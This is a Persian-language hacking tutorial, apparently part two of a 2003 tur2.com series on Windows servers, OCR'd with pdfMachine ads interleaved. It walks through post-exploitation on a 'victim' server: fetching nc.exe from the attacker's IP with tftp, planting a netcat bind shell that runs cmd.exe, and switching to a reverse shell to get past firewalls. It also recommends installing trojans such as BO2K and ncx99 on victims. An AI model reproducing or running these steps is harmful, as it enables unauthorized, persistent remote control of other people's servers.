شما مقاله‌ای از سایت tur2.com را مطالعه می‌کنید. لیست کامل مقالات | مقالات شبکه و هک | صفحه اول

+ نام مقاله: **ضروريات ويندوز سرور براي هكرها - قسمت دوم**
+ موضوع: شبكه و هک
+ نويسنده: آراز صمدي
+ تاريخ ارائه: ۱۳۸۲/۰۷/۱۲
+ لينک مقاله در اينترنت: http://www.tur2.com/articles/n13820712.htm

---

- يادآوري

اين مقاله ادامه مقاله قبلي‌ه! در اين درس نيز ما با يک سرور ويندوز به صورت يک کامپيوتر منفرد سروکار داريم و توجهي به کامپيوترهاي متصل به اون در شبکه‌اي که هست نداريم.

- اولين کار بعد از بدست‌آوردن shell چيست؟

اولين کاري که بعد از بدست‌آوردن shell ويندوز انجام ميشه، بستگي به هکر و روش اون داره. من هميشه سعي مي‌کنم که يک تروجان يا backdoor در کامپيوتر قرباني نصب کنم و معمولا هم nc رو به کار مي‌برم.
اگر توجه کنيد مي‌بينيد که وقتي يه backdoor در کامپيوتر قرباني ايجاد مي‌کنيم، اين backdoor هم يک shell در اختيار ما قرار مي‌ده، پس چه لزومي وجود داره که وقتي shell داريم، يک shell جديد به کمک nc ايجاد کنيم؟
دليلش سه تاست:
۱- گاهي ما به يک shell در کامپيوتر قرباني دست پيدا مي‌کنيم که interactive يا تعاملي نيست. يه مثال مي‌گم که بفهميد منظور از تعاملي بودن چيه! اگه يادتون باشه در درس قبلي به کمک دستور cmd يک shell در کامپيوتر خودمون باز کرديم. اين shell يک شل تعاملي است. در اين شل مثلا وقتي از دستور copy con استفاده کردم، شل به من اجازه داد که بعد از زدن دکمه Enter بقيه کارها رو انجام بدم (مثلا متني که قراره داخل فايل تايپ کنم رو بنويسم و فايل رو save کنم). در حاليکه در موارد غيرتعاملي، وقتي دستور copy con رو بنويسم،ديگه نمي‌تونم با shell تعامل داشته باشم و کار رو ادامه بدم. وقتي شل غيرتعاملي است، هر کاري رو بايد با يک دستور يک سطري انجام بدم. اگه يادتون باشه در درس قبلي دستور echo رو گفتم که خروجي‌شو به يک فايل منتقل مي‌کرديم و در واقع باهاش فايل متني مي‌ساختيم، در شل‌هاي غيرتعاملي اين دستور قابل استفاده است زيرا بعد از اجراي دستور هيچ تعاملي با ما ندارد! اونايي که مثلا با Unicode bug آشنا هستند، مي‌دانند که shell ي که به کمک اون بدست مياد، يک shell non-interactive يا شل غيرتعاملي است و بهتر است به شل تعاملي تبديل شود. وقتي ما مثلا nc را به سرور مي‌فرستيم و اجرا مي‌کنيم، مي‌تونيم با شل اون که يک شل تعاملي است راحت‌تر کار کنيم. کارهاي ادامه‌دار فقط توسط يک shell تعاملي قابل اجرا خواهد بود.
۲- وقتي ما يک shell روي کامپيوتر قرباني بدست مي‌آوريم معمولا اين کار رو بدليل exploit کردن يک حفره‌امنيتي در سرور کسب کرده‌ايم. اگر روزي اين مشکل امنيتي توسط مسوول اون کامپيوتر رفع بشه، ما شل رو از دست خواهيم داد و در اين مواقع، داشتن يک شل nc برگ برنده هکر خواهد بود.
۳- بعضي تروجان‌ها وقتي در کامپيوتر قرباني نصب بشوند، چيزي بيشتر از يک شل در اختيار هکر مي‌گذارند. مثلا ممکنه هکر بتونه به صورت remote دسکتاپ سرور قرباني رو ببينه و کارهايي که مي‌خواد رو طوري انجام بده که گويا به صورت local به کامپيوتر قرباني دسترسي داره و جلوي مونيتور نشسته و ا داره کرمشو مي‌ريزه! به اين قبيل نرم‌افزارها، نرم‌افزارهاي remote control مي‌گن. معروف‌ترين remote control ها عبارتند از: BO2K، NetBus، VNC، PcAnyWhere و...

- چگونه trojan رو به کامپيوتر هدف ارسال کنم؟

من در اين درس مي‌خوام nc رو به کامپيوتر قرباني بفرستم. براي اين‌کار راحت‌ترين روش استفاده از برنامه‌اي به نام tftp است که بصورت

pdfMachine
Is a pdf writer that produces quality PDF files with ease!
Produce quality PDF files in seconds and preserve the integrity of your original documents. Compatible across nearly all Windows platforms, if you can print from a windows application you can use pdfMachine.
Get yours now!


پيش‌فرض در زيرشاخه System32 از شاخه %SyestemRoot% وجود داره. همان‌طور كه از اسم اين نرم‌افزار بر مياد، كارش انتقال فايل از طريق شبكه است. اما تفاوت‌هايي با اون ftp كه قبلا باهاش كار كرديم، داره:

۱- براي استفاده از اون بعد از دست‌يابي به شل ويندوز نيازي به username و password نيست.

۲- كلاينت ftp حالت تعاملي دارد ولي tftp غير تعاملي است. و با توجه به اينكه ما هنوز nc رو منتقل و اجرا نكرديم، پس اگر شلي كه بدست آورديم غيرتعاملي باشه، نمي‌توان از ftp استفاده كرد.

حالا چطوري از tftp استفاده كنيم؟

اولين كار اينه كه شما بايد يک سرور tftp روي كامپيوتر خودتون اجرا كنيد. سرورهاي مختلفي وجود داره ولي معروف‌ترين آنها، Tftpd32 است. براي داون‌لود اون مي‌تونيد به اين صفحه مراجعه كنيد. جديدترين ورژن اين نرم‌افزار ورژن ۲,٦ است كه مي‌تونيد با كليک روي اين لينک داون‌لود كنيد. حالا فايل رو از حالت zip خارج كرده و روي فايل tftp32.exe دابل‌كليک مي‌كنيد تا پنجره نرم‌افزار باز بشه كه شكلي شبيه به اين داره:



فرض كنيد كه فايل nc.exe در فولدري به اسم far30 در درايو D قرار دارد. اول روي دكمه Settings كليک كرده و در پنجره‌اي كه باز مي‌شود، Base Directory رو به كمک دكمه Browse روي فولدر far30 از درايو D تنظيم مي‌كنيم و دكمه OK را كليک مي‌كنيم. حالا در پنجره اصلي نرم‌افزار هم در قسمت Current Directory روي دكمه Browse كليک كرده و همون d:\far30 رو ست مي‌كنيم. حالا كامپيوتر ما آماده ارائه فايل nc.exe است كه در فولدر far30 قرار دارد. مرحله بعدي اجراي دستور tftp در كامپيوتر قرباني است. فرض كنيد كه ip ما در اين لحظه ۲۱۷,۶۶,۱۹۸,۱۱۶ است. دستور رو به صورت زير در Shell ي كه بدست آورديم، اجرا مي‌كنيم:

```
tftp -i 217.66.198.116 GET nc.exe
```

و جواب مي‌شنويم:

```
Transfer successful: 59392 bytes in 1 second, 59392 bytes/s
```

دقت كنيد كه در دستور tftp سويچ i- يعني اينكه انتقال به صورت باينري (و نه اسكي) باشد. ip ذكر شده، ip خودمان است و كلمه GET يعني سرور (كه دستور tftp رو اجرا مي‌كند) فايل رو بگيرد. اگه مي‌نوشتيم، PUT معني مي‌داد كه سرور قرباني، فايل را براي ما بفرستد. دقت كنيد كه برنامه tftpd32 رو روي كامپيوتر خودمان و برنامه tftp رو روي كامپيوتر قرباني اجرا كرديم. حالا كه فايل nc.exe منتقل شد، مي‌تونيم ازش استفاده كنيم.

- نرم‌افزار nc به كامپيوتر قرباني فرستاده شد. چطوري به عنوان يک trojan از آن استفاده كنيم؟

اگه يادتون باشه، تو يكي از درس‌ها گفتم كه مهم‌ترين ابزاري كه يه هكر در طول زندگيش! ازش استفاده مي‌كنه، netcat يا همون nc است. و گفتم كه يكي از دلايل اون توانايي اين نرم‌افزار براي كار هم به صورت كلاينت و هم به صورت سرور است. حالا مي‌خوام به صورت passive از اين نرم‌افزار استفاده كنم. به اين دليل passive مي‌گم كه طوري اونو اجرا مي‌كنم كه در كامپيوتر قرباني، روي يک پورت خاص و دلخواه

pdfMachine
Is a pdf writer that produces quality PDF files with ease!
Produce quality PDF files in seconds and preserve the integrity of your original documents. Compatible across nearly all Windows platforms, if you can print from a windows application you can use pdfMachine.
Get yours now!

فالگوش بمونه. در حالي كه من هر وقت خواستم به اون كانكت مي‌شم. يک پورت دلخواه انتخاب كنيد (البته نبايد پورتي رو كه در حال حاضر روي كامپيوتر قرباني باز است، باشد) مثلا من ۲۲ رو انتخاب مي‌كنم. در shell كامپيوتر قرباني دستور زير رو اجرا مي‌كنم:

```
nc -l -p 22 -e cmd.exe
```

اين يعني در پورت ۲۲ فالگوش بمونه و نيز cmd رو هم اجرا كنه كه من يک shell بدست بيارم. حالا اگه ip كامپيوتر قرباني مثلا ۶۳,۱۴۸,۱۱۲,۶۵ باشه، در كامپيوتر خودم اين دستور رو اجرا مي‌كنم:

```
nc 63.148.112.65 22
```

خوب اگه به شل رسيدم كه حال مي‌كنم!! ولي بعضي مواقع پيش مياد كه عليرغم طي همه اين موارد نمي‌تونم به شل جديد دست پيدا كنم كه دليلش هم معمولا اينه كه اون سرور توسط فايروالي بلاک شده كه اجازه نميده با پورتي كه مشخص كردم بهش كانكت بشم. در آخر مقاله بهتون مي‌گم كه در اين مواقع چكار بايد بكنيد. نكته بعدي اينه كه اين شل تا زماني فعال خواهد بود كه كامپيوتر قرباني restart نشه. و چون كامپيوترهاي سرور دير به دير restart مي‌شوند، اين شل براي مدت نسبتا طولاني در دسترس من خواهد بود. اگه بخواين هر بار كه كامپيوتر restart ميشه، دوباره شل ايجاد بشه، از روش‌هايي كه در درس مربوط به پورت ۱۳۹ گفتم، استفاده كنيد.

- آيا مي‌تونم از تروجان‌هاي ديگري بجز nc استفاده كنم؟

مسلما !

۱- تروجاني به نام ncx99 يا ncx وجود داره كه يه شل در پورت ۹۹ سرور قرباني باز مي‌كنه ولي چون كارش مثل nc است، توضيح بيشتري نمي‌دم.

۲- اگه مي‌خواين به جاي nc، يک remote control software روي كامپيوتر قرباني اجرا كنيد، توصيه من استفاده از BO2K است. سايت BO2K رو ببينيد و براي داونلود اون به اين صفحه يا اين صفحه مراجعه كنيد. كار كردن با BO2K تقريبا مثل sub7 ه ولي مثل sub7 نرم‌افزار لوسي نيست! در BO2K فايل كلاينت كه خودتون اجرا مي‌كنيد، bo2kgui.exe نام دارد و فايلي كه با توجه به نيازهاي شما سرور براي كامپيوتر قرباني مي‌سازد، bo2kcfg.exe است. بعد از اينكه سرور ساخته شد كه bo2k.exe نام دارد، اونو واسه كامپيوتر قرباني مي‌فرستيد و همونجا اجرا مي‌كنيد. حالا يه remote control روي سرور داريد :)

۳- و ...

- nc روي كامپيوتر قرباني اجرا شده. چرا نمي‌تونم به اون كانكت بشم؟

اين موضوع مي‌تونه دلايل مختلفي داشته باشه ولي معمولا دليلش اينه كه يک فايروال قبل از سرور قرار داره كه نمي‌ذاره به nc كانكت بشين. اين حالت معمولا موقعي پيش مياد كه nc رو به صورت passive يعني فالگوش (مثل موردي كه توضيح دادم) رو سرور نصب كرده باشين. چون شما مي‌خواهيد به اون كانكت بشويد (چون شما كلاينت هستين و اون سرور)، فايروال اين اجازه رو نمي‌ده. در اين حالت اگر وضع رو برعكس كنيم و nc رو طوري تنظيم كنيم كه اون به ما كانكت بشه،معمولا مشكل حل ميشه. يعني بايد بجاي روش passive ، از روش active استفاده كنيم. در اين حالت در كاميوتر خودمون دستور زير اجرا مي‌كنيم:

```
nc -l -p 22
```

و اگر ip ما ۲۱۷,٦٦,۱۹۸,۱۱٦ باشه، در كامپيوتر قرباني،اينو:

```
nc 217.66.198.116  22 -e cmd.exe
```

حالا اون به ما كانكت ميشه و معمولا فايروال كاري به كارش نداره! دقت كنيد هميشه اول دستوري رو اجرا مي‌كنيم كه نقش سرور رو داره يعني اوني كه داراي سويچ l- است. چه active باشه و چه passive، فرقي نداره. حالا ما يک interactive shell داريم كه خيلي بدرد مي‌خوره.

pdfMachine
Is a pdf writer that produces quality PDF files with ease!
Produce quality PDF files in seconds and preserve the integrity of your original documents. Compatible across nearly all Windows platforms, if you can print from a windows application you can use pdfMachine.
Get yours now!

Copyright(c) by tur2.com; All rights reserved.

pdfMachine
Is a pdf writer that produces quality PDF files with ease!
Produce quality PDF files in seconds and preserve the integrity of your original documents. Compatible across nearly all Windows platforms, if you can print from a windows application you can use pdfMachine.
Get yours now!